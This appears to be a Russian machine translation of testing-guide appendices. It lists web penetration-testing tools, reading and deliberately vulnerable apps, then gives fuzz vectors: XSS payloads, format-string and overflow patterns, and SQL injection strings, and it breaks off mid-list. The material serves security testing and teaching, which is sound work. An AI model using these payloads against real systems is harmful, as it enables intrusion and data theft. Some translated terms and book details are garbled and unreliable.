- **Odysseus Proxy - <http://www.wastelands.gen.nz/odysseus/>**
 - Odysseus - это прокси-сервер, который действует как посредник во время HTTP-сеанса. Типичный HTTP-прокси будет ретранслировать пакеты на клиентский браузер и веб-сервер и обратно. Он будет перехватывать данные сеанса HTTP в любом направлении.
- **Webstretch Proxy - <http://sourceforge.net/projects/webstretch>**
 - Webstretch Проху позволяет пользователям просматривать и изменять все аспекты связи с веб-сайтом через прокси. Он также может быть использован для отладки во время разработки.
- **WATOBO - http://sourceforge.net/apps/mediawiki/watobo/index.php?title=Main_Page**
 - WATOBO работает как локальный прокси, аналогично WebScarab, ZAP или BurpSuite, и поддерживает пассивные и активные проверки.
- **Firefox LiveHTTPHeaders - <https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/>**
 - Просмотр HTTP-заголовков страницы и во время просмотра.
- **Firefox Tamper Data - <https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>**
 - Используйте tamperdata для просмотра и изменения заголовков HTTP / HTTPS и параметров публикации
- **Инструменты веб-разработчика Firefox - <https://addons.mozilla.org/en-US/firefox/addon/web-developer/>**
 - Расширение Web Developer добавляет различные инструменты для веб-разработчиков в браузер.
- **DOM Inspector - https://developer.mozilla.org/en/docs/DOM_Inspector**
 - DOM Inspector - инструмент разработчика, используемый для проверки, просмотра и редактирования объектной модели документа (DOM).
- **Firefox Firebug - <http://getfirebug.com/>**
 - Firebug интегрируется с Firefox для редактирования, отладки и мониторинга CSS, HTML и JavaScript.

- **Grendel-Scan** - http://securitytube-tools.net/index.php?title=Grendel_Scan
 - Grendel-Scan - это автоматическое сканирование безопасности веб-приложений, а также поддержка ручного тестирования на проникновение.
- **OWASP SWFIntruder** - <http://www.mindedsecurity.com/swfintruder.html>
 - SWFIntruder (произносится как Swiff Intruder) является первым инструментом, специально разработанным для анализа и тестирования безопасности приложений Flash во время выполнения.
- **SWFScan** - <http://h30499.www3.hp.com/t5/Following-the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167>
 - Flash декомпилятор
- **Wikto** - <http://www.sensepost.com/labs/tools/pentest/wikto>
 - Функции Wikto, включая проверку кода ошибок нечеткой логики, бэк-майнер, поиск каталогов с помощью Google и мониторинг запросов / ответов HTTP в реальном времени.
- **w3af** - <http://w3af.org>
 - w3af - это платформа для атаки и аудита веб-приложений. Целью проекта является поиск и использование уязвимостей веб-приложений.
- **skipfish** - <http://code.google.com/p/skipfish/>
 - Skipfish является активным средством разведки безопасности веб-приложений.
- **Панель инструментов веб-разработчика Web Developer toolbar** - <https://chrome.google.com/webstore/detail/bfbameneiokkgbdmiekhjnmfkcnldhbm>
 - Расширение веб-разработчика добавляет кнопку панели инструментов в браузер с различными инструментами веб-разработчика. Это официальный порт расширения веб-разработчика для Firefox.
- **Создатель HTTP-запросов HTTP Request Maker** - <https://chrome.google.com/webstore/detail/kajfghlhfkcoafckjlajldicbikpgnp?hl=en-US>
 - Request Maker - инструмент для тестирования на проникновение. С его помощью вы можете легко захватывать запросы, сделанные веб-страницами, вмешиваться в URL, заголовки и данные POST и, конечно же, делать новые запросы
- **Редактор файлов cookie Cookie Editor** - <https://chrome.google.com/webstore/detail/fngmhnpilhlplaedifhcceomclgfbg?hl=en-US>
 - Редактировать этот файл cookie - менеджер файлов cookie. Вы можете добавлять, удалять, редактировать, искать, защищать и блокировать куки
- **Обмен файлами cookie Cookie swap** - <https://chrome.google.com/webstore/detail/dffhipnlilikbblkhpjapbecpmoilcama?hl=en-US>
 - Swap My Cookies - менеджер сессий, он управляет файлами cookie, позволяя вам войти на любой веб-сайт с несколькими различными учетными записями.
- **Firebug lite для Chrome** - <https://chrome.google.com/webstore/detail/bmagokdooijbeehmkpknfglimnifench>
 - Firebug Lite не является заменой Firebug или Chrome Developer Tools. Это инструмент, который будет использоваться вместе с этими инструментами. Firebug Lite предоставляет богатое визуальное представление, которое мы привыкли видеть в Firebug, когда речь идет об элементах HTML, элементах DOM и затенении Box Model. Он также предоставляет несколько интересных функций, таких как проверка HTML-элементов с помощью мыши и редактирование свойств CSS в режиме реального времени.
- **Session Manager** - <https://chrome.google.com/webstore/detail/bbcnbpafconjjigibnhbfmmgdbbkcjfi>
 - С помощью диспетчера сеансов вы можете быстро сохранить текущее состояние браузера и перезагрузить его при необходимости. Вы можете управлять несколькими сессиями, переименовывать или удалять их из библиотеки сессий. Каждый сеанс

запоминает состояние браузера во время его создания, то есть открытые вкладки и окна.

- **Subgraph Vega** - <http://www.subgraph.com/products.html>
 - Vega - это бесплатная платформа для сканирования и тестирования с открытым исходным кодом, предназначенная для проверки безопасности веб-приложений. Vega может помочь вам найти и проверить SQL-инъекцию, межсайтовый скриптинг (XSS), непреднамеренно раскрытую конфиденциальную информацию и другие уязвимости. Он написан на Java, на основе графического интерфейса и работает в Linux, OS X и Windows.

Тестирование на конкретные уязвимости

Тестирование на безопасность JavaScript, DOM XSS

- BlueClosure BC Detect - <http://www.blueclosure.com>

Тестирование AJAX

- **OWASP Sprajax Project**

Тестирование на SQL-инъекцию

- **OWASP SQLiX**
- Sqlninja: инструмент для внедрения и поглощения SQL Server - <http://sqlninja.sourceforge.net/>
- Bernardo Damele AG: sqlmap, инструмент для автоматического внедрения SQL - <http://sqlmap.org/>
- Absinthe 1.1 (formerly SQLSqueal) - <http://sourceforge.net/projects/absinthe/>
- SQLInjector - использует методы логического вывода для извлечения данных и определения внутреннего сервера базы данных. <http://www.databassecurity.com/sql-injector.htm>
- Bsqlbf-v2: Perl-скрипт позволяет извлекать данные из слепых SQL-инъекций - <https://code.google.com/p/bsqlbf-v2/>
- Pangolin: инструмент для автоматического тестирования на проникновение SQL - <http://www.darknet.org.uk/2009/05/pangolin-automatic-sql-injection-tool/>
- Antonio Parata: Dump Files by sql inference on Mysql - SqlDumper - <http://www.ruizata.com/>
- Средство множественного внедрения СУБД Sql - SQL Power Injector - <http://www.sqlpowerinjector.com/>
- MySql Bruteforcing для слепых инъекций, Reversing.org - sqlbftools - <http://packetstormsecurity.org/files/43795/sqlbftools-1.2.tar.gz.html>

Тестирование Oracle

- Инструмент прослушивания TNS (Perl) - <http://www.jammed.com/%7Ejwa/hacks/security/tncmd/tncmd-doc.html>
- Toad для Oracle - <http://www.quest.com/toad>

Тестирование SSL

- Foundstone SSL Digger - <http://www.mcafee.com/us/downloads/free-tools/ssldigger.aspx>
- O-Saft - <https://www.owasp.org/index.php/O-Saft>
- sslyze - <https://github.com/iSECPartners/sslyze>
- TestSSLServer - <http://www.bolet.org/TestSSLServer/>
- SSLScan - <http://sourceforge.net/projects/sslscan/>
- SSLScan windows - <https://github.com/rbsec/sslscan/releases>
- SSLabs - <https://www.ssllabs.com/ssltest/>
- High-Tech Bridge ImmuniWeb SSLScan - <https://www.htbridge.com/ssl/>

Тестирование пароля брутфорсом

- THC Hydra - <http://www.thc.org/thc-hydra/>
- John the Ripper - <http://www.openwall.com/john/>
- Brutus - <http://www.hoobie.net/brutus/>
- Medusa - <http://www.foofus.net/~jmk/medusa/medusa.html>
- Ncat - <http://nmap.org/ncat/>
- HashCat - <http://hashcat.net/hashcat/#features-algos>
- fgdump - <http://foofus.net/goons/fizzgig/fgdump/>
- Password Dictionary - <https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm>

Тестирование переполнения буфера

- OllyDbg - <http://www.ollydbg.de>
 - «Отладчик на основе Windows, используемый для анализа уязвимостей переполнения буфера»
- Spike - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
 - Инфраструктура фаззера, которую можно использовать для изучения уязвимостей и тестирования длины
- Brute Force Binary Tester (BFB) - <http://bfbtester.sourceforge.net>
 - Проактивная бинарная проверка
- Metasploit - <http://www.metasploit.com/>
 - Быстрая разработка эксплойтов и тестирование фреймворка

Fuzzer

- **OWASP WSFuzzer**
- Wfuzz - <http://www.darknet.org.uk/2007/07/wfuzz-a-tool-for-bruteforcingfuzzing-web-applications/>

Googling

- Bishop Fox's Google Hacking Diggity Project - <http://www.bishopfox.com/resources/tools/google-hacking-diggity/>
- Foundstone Sitedigger (Google cached fault-finding) - <http://www.mcafee.com/us/downloads/free->

[tools/sitedigger.aspx](https://tools.sitedigger.aspx)

- База данных Google Hacking - <https://www.exploit-db.com/google-hacking-database/>

Slow HTTP

- Slowloris <http://ckers.org/slowloris>
- slowhttptest <https://github.com/shekyaan/slowhttptest>

Коммерческие инструменты для тестирования Black Box

- NGS Typhon III - <http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-typhon-iii/>
- NGSSquirrelL - <http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-squirrel-vulnerability-scanners/>
- IBM AppScan - <http://www-01.ibm.com/software/awdtools/appscan/>
- Trustwave App Scanner (Formerly Cenx Hailstorm) - <https://www.trustwave.com/Products/Application-Security/App-Scanner-Family/App-Scanner-Enterprise/>
- Burp Intruder - <http://www.portswigger.net/burp/intruder.html>
- Acunetix Web Vulnerability Scanner - <http://www.acunetix.com>
- Sleuth - <http://www.sandsprite.com>
- NT Objectives NTOSpider - <http://www.ntobjectives.com/products/ntospider.php>
- MaxPatrol Security Scanner - <http://www.maxpatrol.com>
- Ecyware GreenBlue Inspector - <http://www.ecyware.com>
- Parasoft SOAtest (more QA-type tool)- <http://www.parasoft.com/jsp/products/soatest.jsp?itemId=101>
- MatriXay - <http://www.dbappsecurity.com/webscan.html>
- N-Stalker Web Application Security Scanner - <http://www.nstalker.com>
- HP WebInspect - <http://www.hpenterprisesecurity.com/products/hp-fortify-software-security-center/hp-webinspect>
- SoapUI (Web Service security testing) - <http://www.soapui.org/Security/getting-started.html>
- Netsparker - <http://www.mavitunasecurity.com/netsparker/>
- SAINT - <http://www.saintcorporation.com/>
- QualysGuard WAS - <http://www.qualys.com/enterprises/qualysguard/web-application-scanning/>
- Indusface WAS- <https://www.indusface.com/products/application-security/web-application-scanning>
- Retina Web - <http://www.eeye.com/Products/Retina/Web-Security-Scanner.aspx>

Дистрибутивы Linux

- PenTestBox <https://tools.pentestbox.com/>
- Samurai <https://sourceforge.net/p/samurai/wiki/Home/>
- Santoku <https://sourceforge.net/projects/santoku/>
- ParrotSecurity <https://sourceforge.net/projects/parrotsecurity/?source=navbar>
- Kali <https://www.kali.org/>
- Matriux <https://sourceforge.net/projects/matriux/?source=navbar>
- BlackArch <http://www.blackarch.org/downloads.html>
- Cyborg Hawk Linux <http://cyborg.ztrella.com/tools/>

- PenToo <http://www.pentoo.ch/download/>
- bugtraq <http://bugtraq-team.com/>

Анализаторы исходного кода

Открытый источник/Бесплатные

- [Owasp Orizon](#)
- [OWASP LAPSE](#)
- [OWASP O2 Platform](#)
- [OWASP WAP-Web Application Protection](#)
- Boon - <http://www.cs.berkeley.edu/~daw/boon>
- FindBugs - <http://findbugs.sourceforge.net>
- Find Security Bugs - <https://find-sec-bugs.github.io/>
- FlawFinder - <http://www.dwheeler.com/flawfinder>
- Google CodeSearchDiggity - <http://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/>
- phpcs-security-audit - <https://github.com/FloeDesignTechnologies/phpcs-security-audit>
- PMD - <http://pmd.sourceforge.net/>
- Microsoft's [FxCop](#)
- .NET Security Guard - <https://dotnet-security-guard.github.io/>
- Oedipus - <http://www.darknet.org.uk/2006/06/oedipus-open-source-web-application-security-analysis/>
- Puma Scan - <https://pumascan.com>
- Splint - <http://splint.org>
- SonarQube - <http://sonarqube.org>
- W3af - <http://w3af.sourceforge.net/>
- RIPS Open Source - <http://rips-scanner.sourceforge.net/>

Коммерческие

- RIPS - <https://www.ripstech.com/product/>
- Armorize CodeSecure - http://www.armorize.com/index.php?link_id=codesecure
- Parasoft C/C++ test - <http://www.parasoft.com/jsp/products/cpptest.jsp/index.htm>
- Checkmarx CxSuite - <http://www.checkmarx.com>
- HP Fortify - <http://www.hpenterprisesecurity.com/products/hp-fortify-software-security-center/hp-fortify-static-code-analyzer>
- GrammaTech CodeSonar - <http://www.grammatech.com>
- ITS4 - <http://seclab.cs.ucdavis.edu/projects/testing/tools/its4.html>
- Appscan - <http://www-01.ibm.com/software/rational/products/appscan/source/>
- ParaSoft - <http://www.parasoft.com>
- Puma Scan Professional - <https://pumascanpro.com>
- Virtual Forge CodeProfiler for ABAP - <http://www.virtualforge.de>
- Veracode - <http://www.veracode.com>
- Armorize CodeSecure - <http://www.armorize.com/codesecure/>
- Peach Fuzzer - <http://www.peachfuzzer.com/>
- Burp Suite - <https://portswigger.net/burp/>

Инструменты приемочного тестирования

Инструменты приемочного тестирования используются для проверки функциональности веб-приложений. Некоторые следуют подходу на основе сценариев и обычно используют инфраструктуру модульного тестирования для создания наборов тестов и тестовых случаев. Большинство, если не все, могут быть адаптированы для выполнения специальных тестов безопасности в дополнение к функциональным тестам.

- BDD Security - <https://github.com/continuumsecurity/bdd-security>

Инструменты с открытым исходным кодом

- HtmlUnit - <http://htmlunit.sourceforge.net>
 - Основанная на Java и JUnit инфраструктура, которая использует Apache HttpClient в качестве транспорта.
 - Очень надежный и настраиваемый и используется в качестве движка для ряда других инструментов тестирования.
- jWebUnit - <http://jwebunit.sourceforge.net>
 - Основанная на Java мета-инфраструктура, которая использует htmlunit или selenium в качестве механизма тестирования.
- HttpUnit - <http://httpunit.sourceforge.net>
 - Одна из первых платформ веб-тестирования страдает от использования встроенного JDK-транспорта HTTP, который может быть немного ограничивающим для тестирования безопасности.
- Watij - <http://watij.com>
 - Java-реализация WATIR.
 - Windows только потому, что она использует IE для своих тестов (интеграция с Mozilla находится в разработке).
- Solex - <http://solex.sourceforge.net>
 - Плагин Eclipse, который предоставляет графический инструмент для записи HTTP-сессий и создания утверждений на основе результатов.
- Selenium - <http://seleniumhq.org/>
 - Основанная на JavaScript инфраструктура тестирования, кроссплатформенная и предоставляет графический интерфейс для создания тестов.
 - Зрелый и популярный инструмент, но использование JavaScript может помешать определенным тестам безопасности.

Другие инструменты

Анализ времени выполнения

- Rational PurifyPlus - <http://www-01.ibm.com/software/awdtools/purify/>
- Seeker by Quotium - <http://www.quotium.com/prod/security.php>

- BugScam IDC Package - <http://sourceforge.net/projects/bugscam>
- Veracode - <http://www.veracode.com>

Зеркальное отображение сайтов

- wget - <http://www.gnu.org/software/wget>, <http://www.interlog.com/~tcharron/wgetwin.html>
- curl - <http://curl.haxx.se>
- Sam Spade - <http://www.samspade.org>
- Xenu's Link Sleuth - <http://home.snafu.de/tilman/xenulink.html>

Приложение В: Рекомендуемое чтение

Белые бумаги

- The Economic Impacts of Inadequate Infrastructure for Software Testing - <http://www.nist.gov/director/planning/upload/report02-3.pdf>
- Improving Web Application Security: Threats and Countermeasures- <http://msdn.microsoft.com/en-us/library/ff649874.aspx>
- NIST Publications - <http://csrc.nist.gov/publications/PubsSPs.html>
- The Open Web Application Security Project (OWASP) Guide Project - https://www.owasp.org/index.php/Category:OWASP_Guide_Project
- Security Considerations in the System Development Life Cycle (NIST) - http://www.nist.gov/customcf/get_pdf.cfm?pub_id=890097
- The Security of Applications: Not All Are Created Equal - http://www.securitymanagement.com/archive/library/atstake_tech0502.pdf
- Software Assurance: An Overview of Current Practices - http://www.safecode.org/publications/SAFECode_BestPractices0208.pdf
- Software Security Testing: Software Assurance Pocket guide Series: Development, Volume III - https://buildsecurityin.us-cert.gov/swa/downloads/SoftwareSecurityTesting_PocketGuide_1%200_05182012_PostOnline.pdf
- Use Cases: Just the FAQs and Answers – http://www.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS_TheRationalEdge_Jan2003.pdf

Книги

- The Art of Software Security Testing: Identifying Software Security Flaws, by Chris Wysopal, Lucas Nelson, Dino Dai Zovi, Elfriede Dustin, published by Addison-Wesley, [ISBN 0321304861](#) (2006)
- Building Secure Software: How to Avoid Security Problems the Right Way, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, [ISBN 020172152X](#) (2002) - <http://www.buildingsecuresoftware.com>
- The Ethical Hack: A Framework for Business Value Penetration Testing, By James S. Tillier, Auerbach Publications, [ISBN 084931609X](#) (2005)
- + Online version available at: http://books.google.com/books?id=fwASXKXOolEC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false
- Exploiting Software: How to Break Code, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, [ISBN 0201786958](#) (2004) - <http://www.exploitingsoftware.com>
- The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks, By Susan Young, Dave Aitel, Auerbach Publications, ISBN: 0849308887 (2005)
- + Online version available at: http://books.google.com/books?id=AO2fsAPVC34C&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false

[false](#)

- Hacking Exposed: Web Applications 3, by Joel Scambray, Vincent Liu, Caleb Sima, published by McGraw-Hill Osborne Media, [ISBN 007222438X](#) (2010) - <http://www.webhackingexposed.com/>
- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition - published by Dafydd Stuttard, Marcus Pinto, [ISBN 9781118026472](#) (2011)
- How to Break Software Security, by James Whittaker, Herbert H. Thompson, published by Addison Wesley, [ISBN 0321194330](#) (2003)
- How to Break Software: Functional and Security Testing of Web Applications and Web Services, by Make Andrews, James A. Whittaker, published by Pearson Education Inc., [ISBN 0321369440](#) (2006)
- Innocent Code: A Security Wake-Up Call for Web Programmers, by Sverre Huseby, published by John Wiley & Sons, [ISBN 0470857447](#)(2004) - <http://innocentcode.thathost.com>
- + Online version available at: http://books.google.com/books?id=RjVjgPQsKogC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false
- Mastering the Requirements Process, by Suzanne Robertson and James Robertson, published by Addison-Wesley Professional, [ISBN 0201360462](#)
- + Online version available at: http://books.google.com/books?id=SN4WegDHVCcC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false
- Secure Coding: Principles and Practices, by Mark Graff and Kenneth R. Van Wyk, published by O'Reilly, [ISBN 0596002424](#) (2003) - <http://www.securecoding.org>
- Secure Programming for Linux and Unix HOWTO, David Wheeler (2004) <http://www.dwheeler.com/secure-programs>
- + Online version: <http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/index.html>
- Securing Java, by Gary McGraw, Edward W. Felten, published by Wiley, [ISBN 047131952X](#) (1999) - <http://www.securingsjava.com>
- Software Security: Building Security In, by Gary McGraw, published by Addison-Wesley Professional, [ISBN 0321356705](#) (2006)
- Software Testing In The Real World (Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, [ISBN 0201877562](#) (1995)
- Software Testing Techniques, 2nd Edition, By Boris Beizer, International Thomson Computer Press, [ISBN 0442206720](#) (1990)
- The Tangled Web: A Guide to Securing Modern Web Applications, by Michael Zalewski, published by No Starch Press Inc., [ISBN 047131952X](#) (2011)
- The Unified Modeling Language – A User Guide – by Grady Booch, James Rumbaugh, Ivar Jacobson, published by Addison-Wesley Professional, [ISBN 0321267974](#) (2005)
- The Unified Modeling Language User Guide, by Grady Booch, James Rumbaugh, Ivar Jacobson, Ivar published by Addison-Wesley Professional, [ISBN 0-201-57168-4](#) (1998)
- Web Security Testing Cookbook: Systematic Techniques to Find Problems Fast, by Paco Hope, Ben Walther, published by O'Reilly, [ISBN 0596514832](#) (2008)
- Writing Secure Code, by Mike Howard and David LeBlanc, published by Microsoft Press, [ISBN 0735617228](#) (2004) <http://www.microsoft.com/learning/en/us/book.aspx?ID=5957&locale=en-us>

Полезные сайты

- Build Security In - <https://buildsecurityin.us-cert.gov/bsi/home.html>
- Build Security In – Security-Specific Bibliography - <https://buildsecurityin.us-cert.gov/bsi/articles/best-practices/measurement/1070-BSI.html>
- CERT Secure Coding - <http://www.cert.org/secure-coding/>
- CERT Secure Coding Standards- <https://www.securecoding.cert.org/confluence/display/seccode/CERT+Secure+Coding+Standards>
- Exploit and Vulnerability Databases - <https://buildsecurityin.us-cert.gov/swa/database.html>
- Google Code University – Web Security - <http://code.google.com/edu/security/index.html>
- McAfee Foundstone Publications - <http://www.mcafee.com/apps/view-all/publications.aspx?tf=foundstone&sz=10>
- McAfee – Resources Library - <http://www.mcafee.com/apps/resource-library-search.aspx?region=us>
- McAfee Free Tools - <http://www.mcafee.com/us/downloads/free-tools/index.aspx>
- OASIS Web Application Security (WAS) TC — http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was
- Open Source Software Testing Tools - <http://www.opensourcetesting.org/security.php>
- OWASP Security Blitz - https://www.owasp.org/index.php/OWASP_Security_Blitz
- OWASP Phoenix/Tool - <https://www.owasp.org/index.php/Phoenix/Tools>
- SANS Internet Storm Center (ISC) - <https://www.isc.sans.edu>
- The Open Web Application Application Security Project (OWASP) — <http://www.owasp.org>
- Pentestmonkey - Pen Testing Cheat Sheets - <http://pentestmonkey.net/cheat-sheet>
- Secure Coding Guidelines for the .NET Framework 4.5 - <http://msdn.microsoft.com/en-us/library/8a3x2b7f.aspx>
- Security in the Java platform - <http://docs.oracle.com/javase/6/docs/technotes/guides/security/overview/jsoverview.html>
- System Administration, Networking, and Security Institute (SANS) - <http://www.sans.org>
- Technical INFO – Making Sense of Security - <http://www.technicalinfo.net/index.html>
- Web Application Security Consortium - <http://www.webappsec.org/projects/>
- Web Application Security Scanner List - <http://projects.webappsec.org/w/page/13246988/Web%20Application%20Security%20Scanner%20List>
- Web Security – Articles - <http://www.acunetix.com/websitesecurity/articles/>
- Testing Client Side Security issues: <http://www.domxss.com>

Видео

- OWASP Appsec Tutorial Series -

https://www.owasp.org/index.php/OWASP_Appsec_Tutorial_Series

- SecurityTube - <http://www.securitytube.net/>
- Videos by Imperva - <http://www.imperva.com/resources/videos.asp>

Умышленно уязвимые веб-приложения

- OWASP Vulnerable Web Applications Directory Project - https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project#tab=Main
- BadStore - <http://www.badstore.net/>
- Damn Vulnerable Web App - <http://www.ethicalhack3r.co.uk/damn-vulnerable-web-app/>
- Hacme Series from McAfee:
 - + Hacme Travel - <http://www.mcafee.com/us/downloads/free-tools/hacmetravel.aspx>
 - + Hacme Bank - <http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx>
 - + Hacme Shipping - <http://www.mcafee.com/us/downloads/free-tools/hacmeshipping.aspx>
 - + Hacme Casino - <http://www.mcafee.com/us/downloads/free-tools/hacme-casino.aspx>
 - + Hacme Books - <http://www.mcafee.com/us/downloads/free-tools/hacmebooks.aspx>
- Moth - <http://www.bonsai-sec.com/en/research/moth.php>
- Mutillidae - <http://www.irongeek.com/i.php?page=mutillidae/mutillidae-deliberately-vulnerable-php-owasp-top-10>
- Stanford SecuriBench - <http://suif.stanford.edu/~livshits/securibench/>
- Vicnum - <http://vicnum.sourceforge.net/> and http://www.owasp.org/index.php/Category:OWASP_Vicnum_Project
- WebGoat - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- WebMaven (better known as Buggy Bank) - <http://www.mavensecurity.com/WebMaven.php>
- DOMXSS - JavaScript Security: <http://www.domxss.com>

Приложение С: Нечеткие векторы

Ниже приведены размытые векторы, которые можно использовать с [WebScarab](#) , [JBroFuzz](#) , [WSFuzzer](#) , [ZAP](#) или другим фаззером. Fuzzing - это подход «кухонной раковины» к тестированию реакции приложения на манипулирование параметрами. Обычно ищутся условия ошибок, которые генерируются в приложении в результате фаззинга. Это простая часть фазы открытия. Как только обнаружена ошибка, необходимо выявить и использовать потенциальную уязвимость.

Fuzz Категории

В случае фаззинга сетевых протоколов без сохранения состояния (например, HTTP (S)) существуют две широкие категории:

- Рекурсивное размытие
- Заменить фаззинг

Мы изучаем и определяем каждую категорию в следующих подразделах.

Рекурсивное размытие

Рекурсивное размытие может быть определено как процесс размытия части запроса путем перебора всех возможных комбинаций заданного алфавита. Рассмотрим случай:

```
http://www.example.com/8302fa3b
```

Выбор "8302fa3b" как часть запроса, который будет заперт против установленного шестнадцатеричного алфавита (то есть {0,1,2,3,4,5,6,7,8,9, a, b, c, d, e , f}) подпадает под категорию рекурсивного фаззинга. Это сгенерирует в общей сложности 16^8 запросов в форме:

```
http://www.example.com/00000000
...
http://www.example.com/11000fff
...
http://www.example.com/ffffffff
```

Заменить фаззинг

Заменяющий фаззинг может быть определен как процесс фаззирования части запроса путем замены его на заданное значение. Это значение известно как нечеткий вектор. В случае:

```
http://www.example.com/8302fa3b
```

Тестирование против межсайтовых сценариев (XSS) путем отправки следующих нечетких векторов:

```
http://www.example.com/>"><script>alert("XSS")</script>&
http://www.example.com/' ' ; ! -- "<XSS>=&{ ( ) }
```

Это форма замещающего фаззинга. В этой категории общее количество запросов зависит от указанного количества нечетких векторов.

В оставшейся части этого приложения представлен ряд нечетких векторных категорий.

Межсайтовый скриптинг (XSS)

```
>"><script>alert("XSS")</script>&
"><STYLE>@import"javascript:alert('XSS')";</STYLE>
>"><img%20src%3D%26%23x6a;
%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70
;%26%23x74;%26%23x3a;
  alert(%26quot;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'%ufflscript%ufflealert('XSS')%ufflc/script%uffle'
">
>"
' ' ; ! -- "<XSS>=&{ ( ) }
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert(&quot;XSS<WBR>&quot;)>
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58
&#97;
&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83<WBR>;&#83;&#39;&#41>
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#00001
14&#0000105&#0000112&#0000116&#0000058
&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&
&#0000088&#0000083&#0000083&#0000039&#0000041>

<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&
&#x6C&#x65&#x72&#x74&#x28
  &#x27&#x58&#x53&#x53&#x27&#x29>

<IMG SRC="jav&#x09;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0D;ascript:alert(<WBR>'XSS');">
```

Переполнения буфера и форматирование ошибок строк

Переполнение буфера (BFO)

Атака переполнения буфера или повреждения памяти - это условие программирования, которое допускает переполнение допустимых данных сверх предопределенного предела хранения в памяти.

Обратите внимание, что попытка загрузить такой файл определения в приложение фаззера может привести к сбою приложения.

```
A x 5
A x 17
A x 33
A x 65
A x 129
A x 257
A x 513
A x 1024
A x 2049
A x 4097
A x 8193
A x 12288
```

Формат строки ошибок (FSE)

Атаки форматной строки - это класс уязвимостей, которые включают в себя предоставление токенов формата для конкретного языка для выполнения произвольного кода или сбоя программы. Обдумывание таких ошибок имеет целью проверить наличие нефильтрованного пользовательского ввода.

Отличное введение в FSE можно найти в документе USENIX [Detecting Format String Vulnerabilities with Type Qualifiers](#)

Обратите внимание, что попытка загрузить такой файл определения в приложение фаззера может привести к сбою приложения.

```
%s%p%x%d
.1024d
%.2049d
%p%p%p%p
%x%x%x%x
%d%d%d%d
%s%s%s%s
%999999999999s
%08x
%%20d
%%20n
%%20x
%%20s
%s%s%s%s%s%s%s%s
%p%p%p%p%p%p%p%p
%#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%%
%s x 129
%x x 257
```

Целочисленные переполнения (INT)

Ошибки целочисленного переполнения возникают, когда программе не удастся учесть тот факт, что арифметическая операция может привести к тому, что количество будет либо больше максимального значения типа данных, либо меньше его минимального значения. Если тестер может заставить программу выполнить такое распределение памяти, программа может быть потенциально

уязвимой для атаки переполнения буфера.

```
-1
0
0x100
0x1000
0x3fffffff
0x7ffffffe
0x7fffffff
0x80000000
0xffffffffe
0xfffffffff
0x10000
0x100000
```

SQL-инъекция

Эта атака может повлиять на уровень базы данных приложения и обычно присутствует, когда пользовательский ввод не фильтруется для операторов SQL.

SQL-инъекция классифицируется в следующих двух категориях, в зависимости от подверженности информации базы данных (пассивной) или изменения информации базы данных (активной).

- Пассивная SQL-инъекция
- Активная SQL-инъекция

Активные операторы SQL-инъекций могут иметь пагубное влияние на базовую базу данных при успешном выполнении.

Пассивная SQL-инъекция (SQP)

```
'||(elt(-3+5,bin(15),ord(10),hex(char(45))))
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%22+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+
' or 1=1--
" or 1=1--
' or 1=1 /*
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
Admin' OR '
'%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
' having 1=1--
' having 1=1--
' group by userid having 1=1--
' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name
= tablename)--
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'text' = N'text'
' OR 'something' like 'some%'
' OR 2 > 1
' OR 'text' > 't'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);
' union select * from users where login = char(114,111,111,116);
' union select
Password:*/=1--
UNI/**/ON SEL/**/ECT
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
'; EXEC ('SEL' + 'ECT US' + 'ER')
